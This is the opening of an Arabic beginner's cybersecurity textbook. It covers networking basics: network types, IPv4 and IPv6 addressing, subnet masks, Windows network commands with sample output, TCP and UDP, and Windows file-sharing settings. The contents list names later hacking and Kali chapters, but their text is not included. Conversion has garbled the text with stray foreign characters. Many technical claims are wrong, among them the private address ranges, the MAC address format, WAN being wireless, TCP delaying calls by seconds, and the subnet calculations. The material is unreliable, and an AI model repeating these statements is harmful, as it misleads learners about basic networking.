

CYBER SECURITY  
WORLD

عالم الأمان السيبراني

2025  
2026

STEP BY STEP TO LEARN  
CYBERSECURITY

THE AUTHOR : ALBARA ALSADIQ



في عالم يتتسارع فيه التطور الرقمي، أصبح الأمن السيبراني خط الدفاع الأول لحماية المعلومات والأنظمة من التهديدات والهجمات المتزايدة. يهدف هذا الكتاب إلى تزويد القارئ بأساسيات الأمن السيبراني، من خلال رحلة تعليمية تبدأ بفهم الشبكات كأرضية أساسية، مروراً ب البرمجة كأداة لفهم المنطق والتقنيات، ثم التعرف على نظام التشغيل **KALI LINUX** كبيئة عملية ل التطبيقات، وصولاً إلى مفاهيم الأمن السيبراني الأساسية التي تبني وعيًا راسخًا لدى المبتدئ

هذا الكتاب موجه لكل من يرغب في دخول عالم الأمن السيبراني بخطوات صحيحة، ويصلح أن يكون دليلاً أولياً للطلاب، للمبتدئين، وأي شخص يسعى إلى بناء أساس قوي قبل التعمق في التخصصات الاحترافية.

## محتويات الكتاب

**الفصل الأول : الشبكات (NETWORK)**  
مقدمة شاملة في أساسيات الشبكات لفهم البنية التحتية للاتصالات وكيفية انتقال البيانات

**الفصل الثاني : البرمجة (PROGRAMMING)**  
تعلم أساسيات البرمجة لفهم منطق الأكواد وبناء أدوات تساعد في الأمن السيبراني

**الفصل الثالث : كال리 لينكس (KALI LINUX)**  
التعرف على توزيعة **KALI LINUX** كأداة عملية لتجربة واختبار تطبيقات الأمن السيبراني

**الفصل الرابع : أساسيات الأمن السيبراني (CYBER SECURITY BASICS)**  
مدخل إلى مفاهيم الأمن السيبراني الأساسية وكيفية حماية الأنظمة والمعلومات

**!** المحتوى في هذا الكتاب ( الفصل الثالث "تجربة الاختراق" و الفصل الرابع "الجزء العملي" ) مخصص للتعليم والتوعية فقط، وأي استخدام غير قانوني يقع تحت مسؤولية القارئ وحده

ملاحظة : جميع المعلومات الواردة في هذا الكتاب هي اجتهاد شخصي للمؤلف، وتهدف إلى نشر الوعي وتعزيز المعرفة في مجال الأمن السيبراني . لا يرتبط هذا الكتاب بأي جهة رسمية، حكومية، أو خاصة، كما أنه لا يمثل رأي أو سياسات أي مؤسسة أو منظمة.

# الفهرس

## الفصل الأول: الشبكات

- تعريف الشبكات ..... ص 6
- أنواع الشبكات ..... ص 6
- عناوين (IPv4 / IPv6) ..... ص 7 - 16
- البروتوكولات ..... ص 17
- تكنولوجيا الحاسب والشبكات ..... ص 18
- توصيل الشبكة وربطها مع الأجهزة الأخرى ..... ص 19 - 28
- الكابلات ..... ص 29

## الفصل الثاني : البرمجة

- تعريف البرمجة ..... ص 32
- لماذا لغة python ..... ص 33
- تطبيق اكواد عملية بلغة python ..... ص 34 - 47
- انشاء برنامج بلغة python ..... ص 48 - 50

## الفصل الثالث : كالي لينكس

- تعريف كالي لينكس ..... ص 53
- متطلبات تشغيل كالي لينكس ..... ص 53
- الادوات الشهيرة في كالي لينكس ..... ص 54
- اوامر كالي لينكس ..... ص 55 - 60
- اعطاء الصلاحيات ..... ص 61
- تنزيل وتنصيب البرامج وتحديث النظام ..... ص 62 - 63
- تجربة اختراق باستخدام كالي لينكس ..... ص 64 - 65

## الفصل الرابع: اساسيات الامن السيبراني

- تعريف الامن السيبراني ..... ص 68
- مصطلحات مهمة في الامن السيبراني ..... ص 68 - 70
- الهندسة الاجتماعية ..... ص 71
- التشفير ..... ص 72
- الفايروس ..... ص 73
- التهديد ..... ص 74 - 75
- نقاط الضعف ..... ص 76
- برامج مهمة في الامن السيبراني ..... ص 77
- الجزء العملي ( WIRESHARK - VIRUSTOOL - FIREWALL - WPA2 ENCRYPTION - WORDLISTS ) ..... ص 79 - 105 ( ARPSPOOF - NMAP )

# جگہ اعلانات

# NETWORK - تکنیکاں

**مواضيع هذا الفصل :**

**تعريف الشبكات**

**أنواع الشبكات**

**عناوين IP ADDRESS**

**البروتوكولات**

**تكنولوجييا الحاسب والشبكات**

**كيف يتم توصيل الشبكة وربطها مع الأجهزة الأخرى في الشبكة**

## الشبكات - NETWORK

**الشبكات :** هي مجموعة من الاجهزة المترتبة بعضها البعض مثل الحواسيب والخدمات والطابعات التي تتيح لها تبادل البيانات والمعلومات

من استخدامات الشبكات :

- 1- المشاركة
- 2- التحكم في الصلاحيات
- 3- التواصل
- 4- الوصول الى المعلومات

## أنواع الشبكات

1- **شبكة شخصية PAN** : هي شبكة اتصالات شخصية صغيرة تتيح الاتصال بين الاجهزة القرية من بعضها البعض ، مثل الهاتف الذكي والحاسوب والساخنة الذكية

2- **شبكة المدينة MAN** : هي شبكة اتصالات تخدم منطقة جغرافية معينة وتكون اكبر من الشبكة المحلية ولكنها اصغر من الشبكة العالمية ، عادة ما تغطي مدينة او بلدة وتحتاج الاتصال بين الاجهزة والشبكات المحلية في تلك المنطقة

3- **شبكة محلية LAN** : هي شبكة سلكية صغيرة تخدم منطقة جغرافية محدودة ، مثل المكاتب او الشركات او المنازل تتيح الشبكة المحلية الاتصال بين الاجهزة مثل الحواسيب والطابعات والخدمات وتمكنهم من تبادل البيانات والمعلومات تكون الشبكة المحلية مخصوصة عادة في مبني او مجموعة من المباني القريبة من بعضها البعض

4- **شبكة عالمية WAN** : هي شبكة لاسلكية تغطي منطقة جغرافية واسعة ، مثل البلدان او القارات تتيح الشبكة العالمية الاتصال بين الشبكات المحلية في مناطق مختلفة عادة ما تستخدم الشبكة العالمية تقنيات مثل الانترنت والاتصالات السلكية واللاسلكية لربط الشبكات المختلفة

# IP ADDRESS

## IP ADDRESS

هو معرف رقمي يُستخدم لتعريف الأجهزة المتصلة بالشبكة وتمكينها من التواصل مع بعضها البعض يمكن اعتباره مثل عنوان المنزل لكل جهاز على الإنترن特 أو الشبكة المحلية

## الفرق بين IPV4 و IPV6 :

: هو البروتوكول الأساسي للاتصال بين الأجهزة عبر الإنترنط وهو المسؤول عن تحديد وتوجيه البيانات بين الشبكات المختلفة **IPV4**

: هو الجيل الجديد من بروتوكولات الإنترنط طورته **IETF** لحل مشاكل **IPV4** خاصة نقص العناوين **IPV6**

IPV6	IPV4	العنصر
بت 128 (مجموعات من الأرقام والحروف مفصولة بنقطتين، مثل 2001:0db8:85a3::8a2e:0370:7334)	بت 32 (أرقام عشرية مفصولة بنقاط، مثل 192.168.1.1)	حجم العنوان
عدد ضخم ( $^{128}$ 2 عنوان، يكفي لتغطية كل جهاز على الأرض بbillions العناوين)	حوالي 4.3 مليار عنوان	عدد العناوين المتاحة
يدويًا، أو تلقائياً باستخدام <b>SLAAC</b> ، او <b>DHCPv6</b> عبر	يدويًا او <b>DHCP</b> عبر	طريقة التكوين
يُدعم <b>IPSec</b> بشكل مدمج لتوفير الحماية	لا يحتوي على <b>IPSec</b> افتراضياً، ولكنه مدعم كخيار	الأمان
يحسن من كفاءة التوجيه باستخدام <b>Simplified Header</b>	يعتمد على بروتوكولات التوجيه التقليدية، وقد يكون أقل كفاءة	داء التوجيه (Routing)
يحتاج إلى تحديثات في الأجهزة والشبكات لاستخدامه	مدعم على نطاق واسع	التوافق مع الأجهزة القديمة

## : IP PRIVATE AND IP PUBLIC

### : IP PRIVATE

هو عنوان IP خاص بالشركة او بالمكتب الخاص بك او المنزل لايمكن مشاركته مع اي جهة خارج الشبكة

### : IP PUBLIC

هو عنوان IP عام دولي ينتشر في الشبكة الواسعة ويكون معلوم ولا يخفى

اي عنوان IP يبدأ من 10 او 172 او 192 هو PRIVATE اما بقية العناوين PUBLIC

### طريقة ارسال الرسائل بواسطة عنوان IP :

هو نظام يختار لكل الاجهزة IP ADDRESS ويعينه وينظمه اذا لم يتم ادخال عنوان IP ذاتيا

### كيف يتم ارسال الرسائل عن طريق عنوان IP :

عن طريق بروتوكول ARP يتم ارسال رسالة من الماك ادرس الخاص بالجهاز الذي نريد ان نبعث منه الرسالة الى السوتش السوتش يسأل كل الاجهزة في الشبكة من الجهاز الذي يملك عنوان الماك ادرس هذا يرد الجهاز المستهدف لتوصيل الرسالة له فيطلب منه السوتش الـ IP ADDRESS الخاص به اذا كان صحيحا يتم تسليمها الرسالة

تنقل الرساله من الكمبيوتر الى السوتش ومن السوتش الى الموزع ومن الموزع الى السوتش في الشبكة الثانيه ثم الى الكمبيوتر المستهدف لستلام الرسالة

## اوامر خاصه بعناوين IP :

قم بفتح **COMMAND** (موجه الاوامر) ثم قم بكتابة الأوامر التاليه :

**IP ADDRESS عنوان معرفة : IP CONFIG/ALL**

```
C:\Users\SOOQ ELASER>ipconfig/all
Windows IP Configuration

Host Name . . . . . : ALBARA-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet 4:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Intel(R) Ethernet Connection (4) I219-LM
Physical Address. . . . . : 10-65-30-7A-99-49
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
```

أمر يتيح لك عرض معلومات الشبكة الخاصة بالراوتر ويظهر لك المسار الذي يتم من خلاله الوصول إلى هذه الشبكة : **ROUTE PRINT**

```
C:\Users\SOOQ ELASER>ROUTE PRINT
=====
Interface List
 3...10 65 30 7a 99 49 ....Intel(R) Ethernet Connection (4) I219-LM
 28...0a 00 27 00 00 1c ....VirtualBox Host-Only Ethernet Adapter
12...02 00 4c 4f 4f 50 ....Npcap Loopback Adapter
39...00 ff b3 51 bc 31 ....TAP-Windows Adapter V9
45...c0 b6 f9 c2 6d 67 ....Microsoft Wi-Fi Direct Virtual Adapter #7
18...c2 b6 f9 c2 6d 66 ....Microsoft Wi-Fi Direct Virtual Adapter #8
 9...c0 b6 f9 c2 6d 66 ....Intel(R) Dual Band Wireless-AC 8265
 1.....Software Loopback Interface 1
31...80 81 ba 5e 5f 57 ....Generic Mobile Broadband Adapter
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway        Interface Metric
          0.0.0.0      0.0.0.0    10.119.70.136  10.119.70.4    55
         10.119.70.4  255.255.255.0        On-link     10.119.70.4    311
         10.119.70.255 255.255.255.255        On-link     10.119.70.4    311
          127.0.0.0      255.0.0.0        On-link    127.0.0.1    331
         127.0.0.1  255.255.255.255        On-link    127.0.0.1    331
```

أمر يظهر جميع عناوين IP الخاصة بالأجهزة المتصلة بالشبكة : **GETMAC**

```
C:\Users\SOOQ ELASER>GETMAC
=====
Physical Address      Transport Name
=====
0-81-BA-5E-5F-57  Media disconnected
0-B6-F9-C2-6D-66  \Device\Tcpip_{15624EBB-9B23-4F17-B380-515B381AAFB0}
0-65-30-7A-99-49  Media disconnected
0-FF-B3-51-BC-31  Media disconnected
A-00-27-00-00-1C  \Device\Tcpip_{92EE0C29-9005-4879-A22D-A943BAB9CDE4}
02-00-4C-4F-4F-50  \Device\Tcpip_{240E8C99-68C9-43CF-BD67-B70CACE04163}
C:\Users\SOOQ ELASER>
```

ثم كتابة عنوان IP الخاص بالجهاز الآخر لختبار الاتصال بين جهازين في الشبكة

```
C:\Users\SOQQ ELASER>ping 100.95.200.72
Pinging 100.95.200.72 with 32 bytes of data:
Reply from 100.95.200.72: bytes=32 time=3ms TTL=64
Reply from 100.95.200.72: bytes=32 time=2ms TTL=64
Reply from 100.95.200.72: bytes=32 time=2ms TTL=64
Reply from 100.95.200.72: bytes=32 time=2ms TTL=64

Ping statistics for 100.95.200.72:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 3ms, Average = 2ms

C:\Users\SOQQ ELASER>
```

اختبار الاتصال في جهازك ping 127.0.0.1

```
C:\Users\SOQQ ELASER>PING 127.0.0.1
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\SOQQ ELASER>
```

لمعرفة عنوان IP address و MAC address الخاص بجهازك arp -a او الخاص بجميع الأجهزة على الشبكة

```
C:\Users\SOQQ ELASER>ARP -A
Interface: 10.119.70.4 --- 0x9
  Internet Address      Physical Address      Type
  10.119.70.136          d2-e3-42-2f-46-28    dynamic
  10.119.70.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  239.255.255.250          01-00-5e-7f-ff-fa    static
  255.255.255.255          ff-ff-ff-ff-ff-ff    static

Interface: 169.254.60.124 --- 0xc
  Internet Address      Physical Address      Type
  169.254.255.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250          01-00-5e-7f-ff-fa    static
  255.255.255.255          ff-ff-ff-ff-ff-ff    static

Interface: 192.168.56.1 --- 0x1c
  Internet Address      Physical Address      Type
  192.168.56.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250          01-00-5e-7f-ff-fa    static
```

## MAC ADDRESS

هو عنوان فريد مخصص لكل كرت شبكة (NIC) في الأجهزة

الماك ادرس يستخدم اللغة السادسة عشرية مكون من 12 عنصر بعد كل أربعة عناصر يوجد نقطتان رأسیتان :

كيف تتعرف على عنوان الماك ادرس

1- يستخدم اللغة السادسة عشرية

2- مكون من 12 عنصر

3- بين كل أربعة عناصر يوجد نقطتان رأسیتان :

4- المجموع 48 بت

**أنواع العناوين في الشبكات اثنان فقط هما :**

**ثابت لا يمكن تغييره يأتي من المصنع عند تصنيع المنتج لا يخصك في تعديله أو كتابته** **PHYSICAL ADDRESS -1**

**مهندس الشبكات متدرك فيه بالكامل** **LOGICAL ADDRESS -2**

**IPV4 , IPV6 : LOGICAL ADDRESS** **مثال على**

**طريقة كتابة عنوان IP صحيح :**

**لكتابة عنوان IP يجب تعين عنوان IP وعنوان قناع الشبكة اذا كنت تريد اضافة IP خاص بجهازك**

**اذا كنت تريد اضافة شبكة اتصال لابد من تعين خادم DNS و**  
**ايضا GATEWAY**

**هو عنوان جهازك الخاص IP**

**هو 255.0 (البوابة الافتراضية) : SAPET MASK**

**هو عنوان IP الخاص بالسيرفر المتصل بجهازك DNS**

**هو عنوان الراتور : GATEWAY**

### : SUBNET MASK AND DNS

هو رقم يستخدم لتحديد الجزء الخاص بالشبكة والجزء الخاص بالأجهزة **HOSTS** في عنوان IP

السابنت ماسك 255 خانه تكون محفوظة للشبكة (NETWORK) اي لا يمكن التعديل عليها اما الاصفار يمكن التعديل عليها

### : HOSTWORK

عنوان DNS يتم تعينه ذاتيا من السيرفر ليوزع لبقية الاجهزة يتم تعين IP للسيرفر ثم يقوم باعطاء جميع الاجهزة في الشبكة عنوان IP تلقائيا عن طريق تحويل اعدادات الجهاز من STATEC الى DHCP

### : SUBNET MASK

اي عنوان IP من 127.0.0.0 الى 255.0.0.0 السابنت ماسك الخاص به هو

مثال :

255.255.0.0 : 128-191

255.255.255.0 : 192-223

**عناوين السابن ماسك ( / ) المعروفة ومثال عليها :**

255.255.255.0/24

255.255.0.0/16

255.0.0.0/8

**مثال على ( / ) هي الا :**

**IP ADDRESS :** 192.168.2.1/24

**SABGT MASC :** 255.255.255.0

**لمعرفة عدد عناوين IP الصالحة للاستخدام في الشبكة :**

مثال : لدى هذا السابن ماسك 255.255.255.0 الان لدى 8 اصفار لأن الرقم الواحد في السابن ماسك يعادل 8 ارقام اي  $8=2^3$  عن طريق الحاسبة ( 2 ثابته ) ثم نقص 2 لعنوان N.D و B.C فتصبح المعادله كالتي  $256-2=254 = 2^8 - 2 = 254$  صالح للاستخدام

$255.255.255.128 = 2^{24} - 128 = 2^{24} - 2^7$  لأن 128 نحولها الى رقم عشري ويصبح لدينا 1 و 7 اصفار بعد التحويل ولانه في هذه العملية نحسب الاصفار فقط تصبح لدينا 7 اصفار

**الكلasات في IPV4 :**

**(class A) || يستخدم للشركات والمؤسسات الكبيرة جدا**

**(class B) || يستخدم للشركات متوسطة الحجم**

**(class C) || يستخدم المنازل والمكاتب والشركات الصغيرة**

مثال لعنوان IP :

عنوان IP الخاص IPV4 ADDRESS ..... : 192.168.248.4

بجهازك

قناع الشبكة المكون SUBNET MASK ..... : 255.255.255.0

من 0 و 255

عنوان IP الخاص DEFAULT GATEWAY ..... : 192.168.248.155

بالراوتر

يوزع عنوان IP في الشبكة كالتالي :

بنظام STATEC يتم تغيير الرقم الرابع فقط في عنوان IP الخاص بالشبكة لكل جهاز

مثال :

PC1 192.168.5.1

PC2 192.168.5.2

الرقم الاول والثاني خاص بالشركة لايمكن التعديل عليه والرقم الثالث يتم تعينه لكل الاجهزه في الشبكة يمكن اختيار اي رقم من 1 الى

254

**عنوان GATEWAY** يتم يعيشه من السابنت ماسك كالتي :

-1 **عنوان IP** الخاص بالجهاز

-2 **عنوان السابنت ماسك**

-3 **يتم تعينه كالتي:**

يتم تحويل كل الارقام التي تحتوي على صفر في السابنت ماسك الى ارقام عشرية من عنوان **IP** والسابنت ماسك في الاعلى لدينا 51 في عنوان **IP** مقابل 0 في السابجت ماسك نحول الا 51 الى رقم عشري :

(128.64.32.16.8.4.2.1)

0 0 1 1 0 0 1 1

اي قيمة يتم ضربها في 8 وهو عدد التحويلات ثمانية ارقام 8 واحادات اذا كانت رقم غير الصفر واذا كانت صفر يتم ضربها في 8 اصفار عن طريق الحاسبة بالعلامة ^ او بالطريقه ادناه :

الاخري من خلال القائمه : اضرب كل قيمة مع الرقم المقابل لها في الجهة

$1=1+1$
$0=1+0$
$0=0+1$
$0=0+0$

مثال اخر لسابنت ماسك : 255.255.255.128

1111111.1111111.1111111.10000000

8 اصفار 8 واحادات 8 واحادات 8 واحادات 8 = 1+8+8+8 = 25

نحول الا 128 الى رقم عشري فتصبح 10000000 اصبح لدينا 1 نظيفه مع الارقام في الاعلى فتصبح 25

## البروتوكولات

هي مجموعة من القواعد والمعايير التي تحدد كيفية تبادل البيانات بين الأجهزة في الشبكة. تعمل البروتوكولات على تنظيم الاتصال وضمان إرسال البيانات واستقبالها بشكل صحيح وآمن.

**بروتوكول ARP** : يربط الشبكات عن طريق تعريف **Mac address** و **IP address**

**بروتوكول VLAL** : يقوم بتقسيم البوراتات في السوتش على الأجهزة في الشبكة

**بروتوكول TCP/UDP** : بروتوكول نقل وارسال البيانات من الراوتر او جهازك الى الأجهزة في الشبكة

(امنة)	TCP	(غير امنة)	UDP
موثوق : سيتم ارسال الملف الى الطرف الاخر 100% يتم التحقق من ان الطرف الاخر موجود قبل ارسال الرسالة ان لم يتم ارسالها حالا سيتم اعادة ارسالها لاحقا		غير موثوق : يتم ارسال الرسالة فقط من غير تحقق وهناك احتمالية عدم وصولها	
أبطأ لكن أدق			اسرع لكن غير موثوق
مكالمة الفيديو تتأخر الكلام بعد 10 ثوانٍ على الأقل		مكالمة الفيديو تنقل الكلام في نفس الثانية	
يستخدم ثلاثة خطوات لارسال الملف مما يجعله موثوقا		يرسل الملف مباشرة بدون اي خطوات مما يجعله غير موثوق	

## تكنولوجيـا الحاسـب والشبـكات

اي جهاز حاسـب او شبـكة يقوم بالمرور بعـدة مراحل للعمل عن طـريق هـذه البرـوتوكـولات



- 1- جـهاز أو موـصـل يـسـتـعـمـل لـلـرـيـطـ بين الأـجـهـزةـ، مثلـ : الـكـاـبـلـ
- 2- إـرـسـالـ عـنـاوـينـ إـلـانـتـرـنـتـ مثلـ : IPـ
- 3- عـمـلـيـةـ نـقـلـ الـبـيـانـاتـ بـيـنـ الأـجـهـزةـ عـلـىـ سـبـيلـ المـثـالـ البرـوتـوكـولاتـ مثلـ : FTPـ (برـوتـوكـولـ نـقـلـ الـعـلـفـاتـ)
- 4- الـتـدـكـمـ فـيـ الـوـصـولـ إـلـىـ الشـبـكـةـ

## خطوات ربط جهازين متصلين بشبكة واحدة ومشاركة الملفات :

قم بفتح نافذة التشغيل (RUN) ثم اكتب الأمر **NCPA.CPL** وهو اختصار للأوامر الثلاثة الأولى

اكتب اسم برنامج أو مجلد أو مستند أو مورد الإنترنت وسيقوم Windows بفتحه.



فتح:

1- قم بالدخول الى **CONTROL PANEL (لوحة التحكم)** ثم اضغط على **NETWORK AND ENTRNAT**



2- اضغط على مركز الشبكة والمشاركة



### 3- اضغط على تغيير اعدادات المشاركة المتقدمة تأكيد ان جميع الخيارات مفعولة وbla كلمة مرور (اغلاق خيار المشاركة وكلمة السر ايضا بعد الانتهاء من تحويل الملفات لكي لا يتصل جهازك مع جهاز اخر ويعرض للإختراق )

لوحة التحكم > الشبكة والإنترنت > مركز الشبكة والمشاركة

عرض معلومات الشبكة الرئيسية وإعداد الاتصالات

الصفحة الرئيسية للوحة التحكم

عرض الشبكات النشطة

تغيير إعدادات المحول

**تغيير إعدادات المشاركة المقدمة**

تغيير إعدادات الشبكة

خيارات دفق الوسائل

إعداد اتصال جديد أو شبكة جديدة

إعداد اتصال واسع النطاق أو طلب هاتفي أو VPN أو إعداد موجه أو نقطة وصول.

استكشاف المشاكل، واصلاحها

إعدادات المشاركة المقدمة

البحث في لوحة التحكم

تغيير خيارات المشاركة لملفات تعريف الشبكة المختلفة

يقوم Windows بإنشاء ملف تعريف شبكة منفصل لكل شبكة تستخدمنا. يمكنك اختيار خيارات محددة لكل ملف تعريف.

خاص

▪ **صيف، أو "عام" (ملف التعريف الحالي)**

اكتشاف الشبكة

عند تشغيل اكتشاف الشبكة، يمكن هذا الكمبيوتر من رؤية أجهزة الكمبيوتر والأجهزة الأخرى بالشبكة، كما يكون هو أيضاً ظاهراً لأجهزة الكمبيوتر الأخرى بالشبكة.

▪ **تشغيل اكتشاف الشبكة**

▪ **إيقاف تشغيل اكتشاف الشبكة**

مشاركة الملفات والطابعات

عند تشغيل مشاركة الملفات والطابعات، يمكن الوصول إلى الملفات والطابعات التي قمت بمشاركتها من هذا الكمبيوتر من قبل الأشخاص الموجودين على الشبكة.

▪ **تشغيل مشاركة الملفات والطابعات**

▪ **إيقاف تشغيل مشاركة الملفات والطابعات**

▪ **صيف، أو "عام" (ملف التعريف الحالي)**

كلة الشبكات

إلغاء الأمر حفظ التغييرات

إعدادات المشاركة المقدمة

البحث في لوحة التحكم

عند تشغيل مشاركة الملفات والطابعات، يمكن الوصول إلى الملفات والطابعات التي قمت بمشاركتها من ذلك الكمبيوتر من قبل الأشخاص الموجودين على الشبكة.

▪ **تشغيل مشاركة الملفات والطابعات**

▪ **إيقاف تشغيل مشاركة الملفات والطابعات**

▪ **صيف، أو "عام" (ملف التعريف الحالي)**

كلة الشبكات

إلغاء الأمر حفظ التغييرات

إعدادات المشاركة المقدمة

البحث في لوحة التحكم

عند تشغيل مشاركة المجلد العمومي، يمكن للأشخاص المتصلين بالشبكة الوصول للملفات في "المجلدات العامة". بما في ذلك أعضاء مجموعة المشاركة المنزلية.

▪ **تشغيل المجلدات العامة**

▪ **علىها في المجلدات العامة**

▪ **إيقاف تشغيل مشاركة المجلد العمومي (إذا تم إيقاف تشغيل المجلد العمومي، فلن يتمكن الأشخاص الذين تم تسجيل دخواهم إلى هذا الكمبيوتر الوصول إلى هذه المجلدات)**

دفق الوسائط

عندما تكون دفق الوسائط قيد التشغيل، يمكن للأشخاص والأجهزة الموجودة على الشبكة الوصول إلى الصور والموسيقى وملفات الفيديو المشتركة على هذا الكمبيوتر. يمكن لهذا الكمبيوتر أيضاً العثور على الوسائط الموجودة على الشبكة.

▪ **اختيار الوسائط وخيارات الدفق**

اتصالات مشاركة الملفات

Windows يستخدم تشفير 128 بت للمساعدة في حماية اتصالات مشاركة الملفات. لا تدعم بعض الأجهزة تشفير 128 بت ويجب أن تستخدم تشفير 40 بت أو 56 بت.


▪ **استخدام تشفير 128 بت للمساعدة في حماية اتصالات مشاركة الملفات (مستحسن)**

▪ **تحديث مشاركة الملفات تجاه زبائن التي يستخدمون تشفير 40 بت أو 56 بت**

